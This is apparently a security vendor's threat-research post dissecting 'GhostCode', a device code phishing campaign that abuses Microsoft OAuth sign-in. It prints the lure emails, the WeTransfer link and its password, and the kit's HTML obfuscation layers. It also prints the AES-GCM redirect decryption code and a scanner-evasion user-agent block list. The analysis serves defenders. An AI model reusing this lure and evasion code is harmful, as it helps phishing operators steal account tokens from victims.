

GhostCode: Dissecting a Novel Device Code Phishing Kit

 esentire.com/blog/ghostcode-dissecting-a-novel-device-code-phishing-kit

eSentire Inc.

September 15, 2026



What did we find?

In late August 2026, eSentire's [Threat Response Unit \(TRU\)](#) identified an active device code phishing campaign distributed through web contact forms. In the campaign, threat actors posed as a procurement officer of a legitimate business. TRU is tracking the device code phishing kit used in the campaign as "GhostCode". The name reflects two characteristics observed during analysis: "Ghost" refers to GHOSTnet ASN activity observed during device enrollment and the hidden, obfuscated code within the HTML lure; "Code" refers to the kit's abuse of Microsoft device code authorization.

Device code phishing kits abuse the [OAuth 2.0 device authorization grant flow](#) to gain access to Microsoft accounts. Unlike traditional phishing kits, they require minimal effort to replicate the sign-in process. Victims are directed to Microsoft's legitimate sign-in page and prompted to enter an attacker-supplied user code, allowing the attacker to obtain authentication tokens for the victim's account.

Attack Chain Overview

Threat actors initiated the attack by submitting a seemingly innocuous inquiry through Salesforce. After the sales team followed up, the threat actors replied that a subsequent email would be sent to "sign an NDA". The follow-up email contained a WeTransfer link to a password-gated HTML attachment.

When opened, the HTML file launched in the victim's browser and redirected to the device code phishing page. The page instructed the victim to copy a code and enter it into Microsoft's legitimate sign-in page for "authentication". After the victim signed in and completed MFA, the threat actors obtained authentication tokens and delivered a decoy NDA document to complete the loop. They then registered several devices, acquired long-living tokens, and harvested emails.




Figure 1 – GhostCode attack chain diagram

Contact Form Engagement

Threat actors posed as a procurement officer for BJ's Wholesale Club and initiated contact via a web sales contact form with a generic, benign message to establish a pretext for further communication.

[REDACTED] Dear Sir/Madam,



My name is [REDACTED] and I am reaching out on behalf of BJ's Wholesale Club Holdings, Inc. procurement division. We have reviewed your company brochure and are very much interested in exploring your products and services in relation to our upcoming requirements.

Could you kindly connect me with the appropriate contact person for business inquiries? We would like to share our detailed specifications and request a formal quotation at your earliest convenience.

I look forward to your response

Figure 2 – Threat Actor message to sales platform

The lookalike domain, bjssourcing[.]com was registered 15 days prior to the outreach. TRU identified over 30 similar domains impersonating US-based distributors, manufacturers, warehousing, and other companies registered in August 2026, suggesting a possible broader ongoing campaign targeting service providers.

Example comparison of the sender domain observed in this case and similar impersonation target:

Field	<code>bjssourcing[.]com</code>	<code>greenlightdistribution[.]com</code>
Impersonation Target	BJ's Wholesale Club	Green Light Distribution (wholesale alcohol distributor)
Registered	2026-08-17	2026-08-12
Registrar	PDR Ltd. d/b/a PublicDomainRegistry.com	PDR Ltd. d/b/a PublicDomainRegistry.com
MX	Zoho Mail (US region)	Zoho Mail (US region)
Notes	Mail only, no website	Mail only, no website

Note, the disposable email "jeremyarcher@voewo[.]com", used to register "greenlightdistribution[.]com", is also tied to [several other](#) lookalike domains registered in August 2026. This pattern was observed under several other voewo[.]com personas as well. See the Indicators of Compromise section below for more information.

NDA-as-a-Lure

Following initial outreach, subsequent replies to the sales team utilized specific wording for the target organization (likely auto-generated) along with a Non-Disclosure Agreement lure.




Figure 3 – NDA Lure Pretext

Finally, the victim received an email containing a WeTransfer link to a password-protected HTML file, along with the password needed to open it. The file is analyzed in the sections that follow.

Due to our internal security protocol we can only send files via WeTransfer. It is a secure, password-protected link.

If you have difficulties, try using Google Chrome or Mozilla Firefox to access the secured link.

Sharing the document again, and you can download the file using the link below:

<https://we.tl/t-vno25Aq44y8hbOq9>

In line with our standard security practices, the document is password-protected.

Please use: BJ%800River

All information provided is handled securely to maintain confidentiality throughout the process.

Figure 4 – WeTransfer link to HTML file

GhostCode HTML Attachment Analysis

The HTML file, "3arhCt9c0p.html", is password-gated and masquerades as a document-sharing service named "FlipBook". What makes this lure interesting is not the social engineering element, but the use of three independent evasion layers, discussed further in depth in the sections that follow.




Figure 5 – The password-gated FlipBook HTML lure rendered in a web browser

Layer 1: Junk Padding

The HTML file is 177 lines. Roughly 90 of those are real HTML. The rest - appearing before and after the visible markup - are junk padding. The same 50-character string repeats thousands of times throughout the HTML, serving to inflate the file size to slow scanning pipelines, pollute similarity hashing (every new campaign variant changes this string to get a unique hash), and bury the real content far from the start of the file.

```
<ins style="font-size:0 !important;">
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
te2sqaxr1njujpqjfrszckwnkj4xbrdv35wxv10c7mehy1s30
```

Figure 6 – HTML junk padding obfuscation layer

Layer 2: Character-Level HTML Comment Injection

Every visible character in the HTML content - headings, body copy, button labels - has HTML comments injected between individual characters. The rendered output in a browser is normal text, the raw HTML is simply garbled noise. This defeats regex-based phishing classifiers, NLP classifiers trained on extracted text, and automated screenshot-plus-OCR pipelines that re-serialize the DOM. The comment value (abueaiabueaoabuea) is long enough to be distinctive but contains no meaningful content.

```
<div class="card">
<h1>FlipBook</h1>
<div class="desc">
T<!abueaiabueaoabuea>h<!abueaiabueaoabuea>l<!abueaiabueaoabuea>s<!abueaiabueaoabuea>f<!abueaiabueaoabuea>l<!abueaiabueaoabuea>l<!abueaiabueaoabuea>e<!abueaiabueaoabuea>h<!
abueaiabueaoabuea>a<!abueaiabueaoabuea>s<!abueaiabueaoabuea>b<!abueaiabueaoabuea>e<!abueaiabueaoabuea>e<!abueaiabueaoabuea>n<!abueaiabueaoabuea>e<!abueaiabueaoabuea>n<!
abueaiabueaoabuea>c<!abueaiabueaoabuea>r<!abueaiabueaoabuea>y<!abueaiabueaoabuea>p<!abueaiabueaoabuea>t<!abueaiabueaoabuea>e<!abueaiabueaoabuea>d<!abueaiabueaoabuea>f<!
abueaiabueaoabuea>o<!abueaiabueaoabuea>r<!abueaiabueaoabuea>s<!abueaiabueaoabuea>e<!abueaiabueaoabuea>c<!abueaiabueaoabuea>u<!abueaiabueaoabuea>r<!abueaiabueaoabuea>l<!
abueaiabueaoabuea>t<!abueaiabueaoabuea>y<!abueaiabueaoabuea>E<!abueaiabueaoabuea>n<!abueaiabueaoabuea>t<!abueaiabueaoabuea>e<!abueaiabueaoabuea>r<!abueaiabueaoabuea>t<!
abueaiabueaoabuea>h<!abueaiabueaoabuea>e<!abueaiabueaoabuea>f<!abueaiabueaoabuea>l<!abueaiabueaoabuea>e<!abueaiabueaoabuea>p<!abueaiabueaoabuea>a<!
abueaiabueaoabuea>s<!abueaiabueaoabuea>s<!abueaiabueaoabuea>w<!abueaiabueaoabuea>o<!abueaiabueaoabuea>r<!abueaiabueaoabuea>d<!abueaiabueaoabuea>b<!abueaiabueaoabuea>e<!
abueaiabueaoabuea>l<!abueaiabueaoabuea>o<!abueaiabueaoabuea>w<!abueaiabueaoabuea>t<!abueaiabueaoabuea>o<!abueaiabueaoabuea>u<!abueaiabueaoabuea>n<!abueaiabueaoabuea>l<!
abueaiabueaoabuea>o<!abueaiabueaoabuea>c<!abueaiabueaoabuea>k<!abueaiabueaoabuea>a<!abueaiabueaoabuea>n<!abueaiabueaoabuea>d<!abueaiabueaoabuea>a<!abueaiabueaoabuea>c<!
abueaiabueaoabuea>c<!abueaiabueaoabuea>e<!abueaiabueaoabuea>s<!abueaiabueaoabuea>s<!abueaiabueaoabuea>i<!abueaiabueaoabuea>t<!abueaiabueaoabuea>s<!abueaiabueaoabuea>c<!
abueaiabueaoabuea>o<!abueaiabueaoabuea>n<!abueaiabueaoabuea>t<!abueaiabueaoabuea>e<!abueaiabueaoabuea>n<!abueaiabueaoabuea>t<!abueaiabueaoabuea>s<!abueaiabueaoabuea>
</div>
```

Figure 7 – HTML comment obfuscation layer

Layer 3: AES-256-GCM Encrypted Redirect URL

The actual payload - the redirect URL - is never present in plaintext anywhere in the file. It is decrypted via AES-256-GCM with the threat actor supplied password. This technique has also been observed in the EvilTokens phishing kit. In this case, however, the AES key is not generated server-side. Instead, it is derived client-side from a hard-coded salt and the threat actor-supplied password using PBKDF2-HMAC-SHA256. Until the correct password is

entered by the victim, the next-stage phishing relay URL remains encrypted, no redirect occurs, and the destination is not exposed through DNS resolution, proxy logs, or sandbox telemetry.

```
<script>
const salt_b64 = "RMtTNvM9N7QHE7a1rFdesA==";
const nonce_b64 = "LH+SHd1Qu+vQJdNJ";
const ct_b64 = "/nV4+g6483QLJ228iuHrRJuagUnrH/HocUPYn19I3EXqorFfrDLShrf0i1ZDGTWUmO/DT0yfwOmrENbwRh59hfgTQMmJ5lmfTaepKw+tl03T8q2yUYfd/
AL904NE002UIJ4sFNSJoT6BMVJCjd07MiCUqUJX0INM5NcBTU7KEoL3Ljv6L6BlklfH002Kbwsj9+Jk1mPuw==";
const iterations = 200000;

function b64ToBuf(b64) {
  const bin = atob(b64);
  const buf = new Uint8Array(bin.length);
  for (let i = 0; i < bin.length; i++) buf[i] = bin.charCodeAt(i);
  return buf.buffer;
}

async function deriveKey(password, salt) {
  const enc = new TextEncoder();
  const baseKey = await crypto.subtle.importKey(
    "raw", enc.encode(password), "PBKDF2", false, ["deriveKey"]
  );
  return crypto.subtle.deriveKey(
    { name: "PBKDF2", salt, iterations, hash: "SHA-256" },
    baseKey,
    { name: "AES-GCM", length: 256 },
    false,
    ["decrypt"]
  );
}
```

Encrypted Next Stage URL

200000 Iterations

Password (Provided by TA) + Salt (salt_b64)

Hashing function - Sha256

AES Encryption Key generated via PBKDF2

Figure 8 – Derive key via hard-coded salt, attacker-supplied password, decrypt ciphertext via AES-256-GCM with hard-coded Nonce

Decryption of the next stage redirect URL occurs entirely client-side in the browser using the Web Crypto API (`crypto.subtle`). The figure below shows the top-level function that derives the AES-256-GCM key, decrypts the ciphertext using a hard-coded nonce, and redirects the victim to the next-stage URL.

```

async function unlock() {
  const pwField = document.getElementById("pw");
  const unlockBtn = document.querySelector(".unlock");
  const error = document.getElementById("error");

  let pw = pwField.value;

  // Clear UI immediately
  pwField.value = "";
  pwField.blur();
  error.textContent = "";

  // Prevent multiple clicks
  unlockBtn.disabled = true;
  unlockBtn.textContent = "Unlocking...";

  try {
    const key = await deriveKey(pw, b64ToBuf(salt_b64));

    // wipe password variable ASAP
    pw = null;

    const decrypted = await crypto.subtle.decrypt(
      { name: "AES-GCM", iv: new Uint8Array(b64ToBuf(nonce_b64)) },
      key,
      b64ToBuf(ct_b64)
    );

    const data = JSON.parse(new TextDecoder().decode(decrypted));

    window.location.href = data.redirect;
  }
}

```

Figure 9 – Top-level function for key derivation, decryption, and redirection

The code snippet below shows the decrypted redirect URL. The redirect URL's path, `"/scanna/<32-hex>/<64-hex>"`, resembles what appear to be MD5-length and SHA256-length hex digests - likely hashes of campaign parameters, e.g. victim email, campaign ID, timestamp, etc. This structure enables per-campaign tracking. Notably, a second distinct campaign URL path, `"/scanna/file001/"` was also observed, confirming the operator may have run multiple concurrent campaigns from the same infrastructure.

```
{
  "redirect":
    "https://chartered.flipbookonlinevault[.]com/scanna/200e61bfe54c92fb720c77c3a1661bc0/b5ea87c2ddac3aa141bc6794b8993d1e43bd064eaae591719612becea0d106d7"
}
```

Redirect URL Analysis

The decrypted redirect URL functions as a relay, bot-filtering layer, and campaign-tracking mechanism. On the first visit, it serves a JavaScript challenge that computes a hash of browser-observable state and redirects back to the same URL with an additional parameter. Headless browsers and basic HTTP crawlers that do not execute JavaScript are unable to generate the challenge token and are silently blocked.

```
<body>
  <div class="book" aria-hidden="true">
    <div class="page"></div>
    <div class="page"></div>
    <div class="page"></div>
    <div class="page"></div>
    <div class="page"></div>
    <div class="spine"></div>
  </div>
  <div class="powered">Powered by FlipBook</div>
  <script>
    const tokenParam = "t2b2ecbb4265a6c0b";
    const tokenHash = "8377bb47e0c5a0ae8124016a7236fd5cb224385fa7a3052901cc8585025a0d0d";
    const badAgents = [/bot/i, /crawl/i, /spider/i, /curl/i, /wget/i, /python/i, /headless/i];
    if (badAgents.some(rx => rx.test(navigator.userAgent))) {
      document.body.innerHTML = "";
    } else {
      document.cookie = "js_enabled=1; path=/";
      setTimeout(() => {
        const qs = encodeURIComponent(tokenParam) + "=" + encodeURIComponent(tokenHash) + "&check=1";
        window.location.href = window.location.pathname + "?" + qs;
      }, 4500);
    }
  </script>
</body>
</html>
```

Session token chaining

Blocked user-agents

JavaScript challenge gate

Figure 10 – Code responsible for bot filtering via user-agent and JavaScript

```
https://chartered[.]flipbookonlinevault[.]com/
scanna/200e61bfe54c92fb720c77c3a1661bc0/
b5ea87c2ddac3aa141bc6794b8993d1e43bd064eaae591719612becea0d106d7?
t2b2ecbb4265a6c0b=8377bb47e0c5a0ae8124016a7236fd5cb224385fa7a3052901cc8585025a0d0d&
check=1
```

Session Token Chaining

Figure 11 – Session token set after passing bot checks

After the relay and JavaScript challenge, the victim is redirected to the core device code phishing server at "account-access-rc3uenqi.elitechiropracticandrehab[.]com" and is presented with a Cloudflare Turnstile challenge. The root domain appears to belong to a legitimate chiropractic clinic, suggesting the site's infrastructure was likely compromised. TRU uncovered additional OSINT evidence suggesting GhostCode operators may search breach dumps for site-owner credentials, which they then use in credential-stuffing attacks. Notably, the phishing kit was deployed under the subdomain, "account-access-rc3uenqi", to masquerade as an account access portal. All sub-domains in observed campaigns follow the format: *-access-[a-z0-9]{8}.compromised-site.com.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Redirecting...</title>
  <script>
    window.location.href = "https://account-access-RC3uenQi.elitechiropracticandrehab.com/8Hm0ZYYkVZ/0f1SmDYFqAgh04vduyCC0S8X
  </script>
</head>
<body style="text-align:center; margin-top:20%; font-family:sans-serif;">
  Redirecting...
</body>
</html>
```

Figure 12 – Redirect to device code phishing page

Cloudflare Turnstile Gate

Before the victim reaches the device code phishing page, the session is routed through a Cloudflare Turnstile check at the following path. The page title is "Security Check · MailDashboard" rather than "elitechiropracticandrehab", giving the page a more legitimate appearance. The Turnstile widget itself is served by legitimate Cloudflare infrastructure.

/turnstile?return_url=%2F30n0QubA2bS4o26p3MRXyYV3XuUZ6...

This gate serves a dual purpose: filters automated crawlers, URL scanners, and headless browsers that might analyze the phishing page, and adds a trust signal for victims by presenting a familiar Cloudflare security check.

Beyond Turnstile, the phishing kit performs server-side filtering via the action=geoip API parameter to evaluate the victim's IP address and user-agent before deciding whether to proceed. Observed in the network flow - and consistent with common phishing kit patterns - a user-agent blocklist was enforced server-side, rejecting requests from user-agents containing the strings: bot, crawl, curl, python, headless, selenium, wget, scrapy, phantomjs, and go-http-client.

